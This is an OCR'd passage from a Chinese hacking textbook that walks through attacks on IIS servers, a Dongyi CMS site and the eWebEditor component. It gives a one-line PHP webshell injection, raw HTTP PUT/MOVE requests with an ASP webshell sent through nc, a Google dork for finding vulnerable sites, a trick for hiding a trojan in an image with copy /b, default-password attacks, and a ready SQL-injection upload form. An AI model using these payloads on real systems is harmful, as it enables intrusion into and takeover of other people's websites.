免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

变量内容为“', '#999');eval($_POST[cmd]);//”，替换内容可以随便填写，提交之后使用一句话木马客户端连接论坛这个页面“/forumdata/cache/style_1.php”，密码为cmd，就获得一句话小马了，如图6.220。




图6.220

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第七章 Web常见漏洞大观

7.1 IIS漏洞

IIS是Internet Information Server（因特网信息服务）的简称，IIS通过使用超文本传输协议（HTTP）来传输信息，我们还可以配置IIS以提供文件传输协议（FTP）和gopher服务。IIS提供了一个图形界面的管理工具，便于用户配置和管理Internet服务，但同时IIS也存在着许多漏洞，下面我就简要介绍一下IIS存在的一些常见漏洞。




图7.1

7.1.1 IIS写权限漏洞利用

IIS服务器的安全性我们确实不敢恭维，其实这里提到的IIS写权限漏洞，从严格意义上讲并不能算是一个漏洞，而是由管理员疏忽造成的，但是这个问题也为我们的入侵增添了又一思路。网络管理员们应该都知道，Windows系统的默认配置不够安全一直是攻击时容易被摧毁的黑手。我首先说明一下造成该漏洞的原因，必须要满足三个条件，第一是IIS下的Web服务扩展打开了WebDAV服务，WebDAV的全称是Web-based Distributed Authoring and Versioning（基于Web的分布式创作和版本控制），使用它可以在应用程序中直接向服务器写文件。如图7.1所示，此时我的WebDAV服务是关闭的，也就是说不会存在Web服务器写权限漏洞。




图7.2

关于该漏洞的利用，我们可以使用ZWELL编写的一款工具IIS PUT Scaner，它的使用方法非常简单，就是填写好要扫描的IP地址段，端口使用的默认的80和8080，这也是Web端口默认使用的，其它的都保持默认选择，然后点击Scan，程序就会自动扫描包含有写权限漏洞的电脑了，我是以虚拟机进行的测试，所以这里是内网的IP地址，如图7.2。




图7.3

可以看到192.168.1.109的PUT列为NO，因为我IIS服务器上的WebDAV是关闭的，所以才会是这样的情况，接下来我们打开WebDAV服务再来看一下，如图7.3。此时WebDAV是打开的，如果再次使用IIS PUT Scanner扫描的话，效果就如图7.4所示了。




图7.4

这时如果我们要向服务器写文件的话，那么该网站的主目录的“脚本资源访问”和“写入”权限必须是开启的才行，因为只有这样才能向该目录下写入文件，并且可以被解析，如图7.5。下一步，我们可以使用桂林老兵的IIS写权限利用工具来进行数据包的提

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图7.5




图7.6




图7.7




图7.8




图7.9

交，首先我们建立一个一句话小马的txt文件，如图7.6。

接下来打开写权限利用工具，在“网站域名”栏填写我们扫描到的漏洞主机的域名或者IP地址，如图7.7，点击PUT，然后再点“提交数据包”，提交后会返回类似如下的信息：

```
HTTP/1.1 201 Created
Date: Thu, 10 Sep 2009 15:22:30 GMT
Server: Microsoft-IIS/6.0
Location: http://192.168.1.109/test.txt
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, LOCK, UNLOCK
```

这时候就会在网站目录下生成一个名叫test.txt的文件，点击击MOVE，然后再点击“提交数据包”，就可以将文件移动到网站根目录下，并把文件名更改为shell.asp了，如图7.8。现在，我们在浏览器中访问网站域名/shell.asp，就可以得到小马了，如图7.9。

下面再给出第二种方法：如果使用IIS PUT Scanner扫描到漏洞主机，还可以使用NC来进行提交，需要

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

用到两个文件PUT.txt，MOVE.txt，只要将里面的192.168.1.109替换成你发现漏洞的那个网址就行了。

```
PUT.txt
PUT /hack.txt HTTP/1.1
HOST: 192.168.1.109
Content-Length: 26

<%execute request("cmd")%>
MOVE.txt
MOVE /hack.txt HTTP/1.1
HOST: 192.168.1.109
Destination: http://192.168.1.109/hack.asp
```

执行命令**nc 192.168.1.109 80<PUT.txt**，如图7.10所示，然后再执行命令nc 192.168.1.109 80<MOVE.txt，运行后如图7.11所示。此时再访问网站域名/shell.asp仍然可以得到我们的小马地址。希望大家在渗透攻击过程中多注意细节问题，渗透攻击是多个思路和多种技术的结合。

7.1.2 IIS6.0文件名解析漏洞

漏洞描述：当文件名为x.asp;x.jpg时，微软的IIS会自动以asp格式来进行解析，而当文件名为x.php;x.jpg时，IIS会自动以php格式来进行解析，所以我们只要能够上传x.asp;x.jpg这样形式的文件，那么就可以直接得到webshell了，如图7.12。

当我们上传asp的shell失败的时候，就可以尝试上传x.asp;x.jpg形式的文件，前提是程序没有对文件名进行过滤，我测试了ewebeditor，上传后文件名都变成了.jpg的格式，没有成功，但是这个漏洞确实为我们的渗透攻击提供了很多的思路。




图7.10



图7.11




图7.12

7.1.3 IIS6.0漏洞结合CMS利用技巧

一、漏洞简介

动易网站管理系统在国内的使用范围非常广泛，其安全性也是相当好的了。不过在07年，动易也爆出了一个惊人上传漏洞，漏洞是通过IIS6.0中的缺陷进行了利用。该漏洞的利用环境必须满足以下两点：1、目标服务器IIS版本必须为6.0，也就是Windows2003的系统。2、目标网站必须开放注册上传功能。一般满足以上两个条件的网站都能成功利用该漏洞拿到webshell，主要就是利用了IIS6.0的特性，在一个包含有asp字样的目录里的任意文件都会当作asp来解释执行的。

二、漏洞利用

首先我们得先找到使用动易系统的网站，方法就是使用google进行搜索了，打开google，以

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图7.13



图7.14




图7.15



图7.16




图7.17

“inurl:Article/ShowArticle.asp?ArticleID=”为关键字进行搜索，这样就可以找到很多使用动易系统的网站了，如图7.13。

我们随便选择一个网站，进行下面的测试，如图7.14。开始我们的漏洞利用，首先来确定一下服务器IIS版本是否为6.0，可以使用一个IIS写入扫描工具来扫描一下目标站点的80端口，发现其IIS版本为6.0，如图7.15。

条件满足了，我们继续进行，在主页的顶部，我们看到了一些关于用户登录的位置，但是我们必须得先注册一个用户，用户名的格式必须为x.asp（x可以换成任意字符）。点击“注册”按钮进入到用户注册页面，注册一个名为x.asp的用户，如图7.16。注册完毕后，系统就会自动登录，然后我们在网址后面直接添加上”user/Upload.asp?dialogtype=UserBlogPic&size=5”，回车后，一个上传页面出来了，如图7.17。



图7.18




图7.19

我们要在这里上传图片后缀的ASP木马，会发现上传不了的，因为动易已经做了限制。我们利用Win2003的文件夹解析漏洞，再加上动易注册用户的机制（一个用户一个文件夹），我制作了一个能通过动易检查的一句话JPG后缀木马，这里可以使用copy命令来实现，也可以直接把它传上去就可以了，成功上传后如图7.18所示，接着使用我们的一句话ASP木马客户端进行连接，成功返回了服务器的环境变量信息，如图7.19。然后再使用一句话小马上传一个ASP大马，至此我们就成功拿到目标网站的控制权限了。

利用系统的copy命令来合并文件，可以合并n个文件，具体命令格式为：**copy /b a.jpg+b.asp c.jpg**。主要就是利用了copy命令的/b参数，把图片文件a和压缩文件b合并成为图片c文件。此时c.jpg文件正常显示

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

为图片文件，当把文件后缀jpg改为asp时，c.jpg文件就变成了c.asp文件，可以解压缩，得到我们的经典小软件（注意：a.jpg和b.asp文件需要在同一个目录里，生成的c.jpg文件也会在这个目录里）。

7.2 Web常见编辑器漏洞

一个网站的沦陷，往往跟网站所使用的程序息息相关，而程序选择的编辑器更是对网站沦陷一个致命的要素。在这一章节中我信主要介绍几种常见的编辑器漏洞，比如Ewebeditor、Cuteeditor、fckeditor等，它们的使用率极高并且经常会被黑客们所利用。

7.2.1 Ewebeditor漏洞小述

对于ewebeditor这些web编辑器，要如何探测出它们的路径呢？我们可以通过google语法或者利用web扫描工具来进行详细扫描，下面我就对一些常见的获取webshell的方法进行讲解，如图7.20。




图7.20

1、各种版本通用的弱口令攻击

通常asp版本的默认后台路径是“ewebeditor路径/admin_login.asp”或者是“ewebeditor路径/admin/login.asp”，默认的口令为“admin/admin”，当然asp版本的默认数据库通常为“db/ewebeditor.mdb”，或者某些管理员更改为了“db/ewebeditor.asp”，我们可以加个“#”来尝试一下下载，或者是使用迅雷这种下载工具就可以下载了，基本上asp版本的都可以获得用户名和密码的，如图7.21。




图7.21

下载ewebeditor.mdb文件，用户名和密码在eWebEditor_System表中，经过了md5加密，我们可以尝试到cmd5等网站进行查询，破解出了密码后，我们就可以登录进入后台，通过“样式管理”可以看到所有的样式列表， 如图7.22。任意选择一个样式表点击后面的“设置”链接，可以在“图片类型”或者“其它类型”中添加想要上传的文件后缀名，对于asp的来说通常就为“asa”， 如图7.23。




图7.22

提交之后便可以预览该样式，并且在插入图

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图7.23




图7.24




图7.25

片一项中插入asa后缀的webshell，如图7.24，然后访问该路径就可以获取webshell了。对于Ewebeditor php版本和aspx版本，通常测试默认口令“admin/admin”，至于在后台中的操作和asp版本的类似，如图7.25。

2、asp的登录页面删除或者数据库只读

对于打开ewebeditor/admin_login.asp时提示无法找到登录页面的情况，通常可以利用前面的入侵者所留下的痕迹来进行shell的获取，当网站数据库设置了只读属性时也可以测试使用该方法。

通过下载ewebeditor数据库，分析eWebEditor_Style表，可以看到最后一行有asp后缀类型，很明显，这个站点已经被人入侵过了，如图7.26。

eWebEditor_Style：表

S_ID	S_Name	S_FileExt	S_FlashExt
4	standard	rar\|zip\|doc\|xls	swf
22	s_full	rar\|zip\|doc\|xls	swf
23	s_light	rar\|zip\|doc\|xls	swf
24	s_blue	rar\|zip\|doc\|xls	swf
25	s_green	rar\|zip\|doc\|xls	swf
26	s_red	rar\|zip\|doc\|xls	swf
27	s_yellow	rar\|zip\|doc\|xls	swf
28	s_3d	rar\|zip\|doc\|xls	swf
29	s_coolblue	rar\|zip\|doc\|xls	swf
34	s_mini	rar\|zip\|doc\|xls	swf
40	s_popup	rar\|zip\|doc\|xls	swf
42	s_newssystem	rar\|zip\|doc\|xls	swf
45	s_exampleremote	rar\|zip\|doc\|xls	swf
46	f	rar\|zip\|exe\|doc	swf\|cer\|asp
(自动编号)			

图7.26

那么我们就可以构造这样的url语句：“http://www.sist.com/admin/ewebeditor/ewebeditor.asp?id=46&style=f”，其中id后面为S_ID对应的值，style后面为S_Name对应的值，提交后同样打开了一个类型于预览的页面，直接上传asp的webshell即可。

3、2.1.6版本造成的ewebeditor asp版本的上传漏洞




图7.27

关于具体的版本，我们可以通过数据库eWebEditor_Syste的sys_Version字段来查看，当网站使用的是2.1.6版本时就可以通过该版本的一个注入漏洞来直接上传文件，如图7.27。

利用程序如下：

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
<form action="http://www.sist.com/eWebEditor/upload.asp?action=save&type=IMAGE&style=luoye' union select S_ID,S_Name,S_Dir,S_CSS,S_UploadDir,S_Width,S_Height,S_Memo,S_IsSys,S_FileExt,S_FlashExt, [S_ImageExt]%2b'|asa',S_MediaExt,S_FileSize,S_FlashSize,S_ImageSize,S_MediaSize,S_StateFlag,S_DetectFromWord,S_InitMode,S_BaseUrl from ewebeditor_style where s_name='standard'and'a'='a" method=post name=myform enctype="multipart/form-data">
<input type=file name=uploadfile size=100><br><br>
<input type=submit value=Fuck>
</form>
```

修改其中的“http://www.sist.com/eWebEditor/upload.asp”为目标网站的地址，然后将上述文件保存为htm文件，就可以利用了，如图7.28。




图7.28

4、.Net版本的ewebeditor上传风险

通过访问“eWebEditorNet/upload.aspx”，然后在这里上传我们的ASP木马，但是ASP木马的格式要更改成asa或者cer的。浏览选中asa木马后，在浏览器中输入“javascript:lbtnUpload.click();”，如图7.29。




图7.29

5、其它技巧

然后查看源文件就可以获得asa木马的名字，如图7.30。通过访问“ewebeditornet/uploadfile/asa木马名”就可以得到webshell，我这里测试的目录做了限制，提示“该目录不允许执行程序”，如图7.31。




图7.30




图7.31




图7.32




图7.33




图7.34

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图7.35

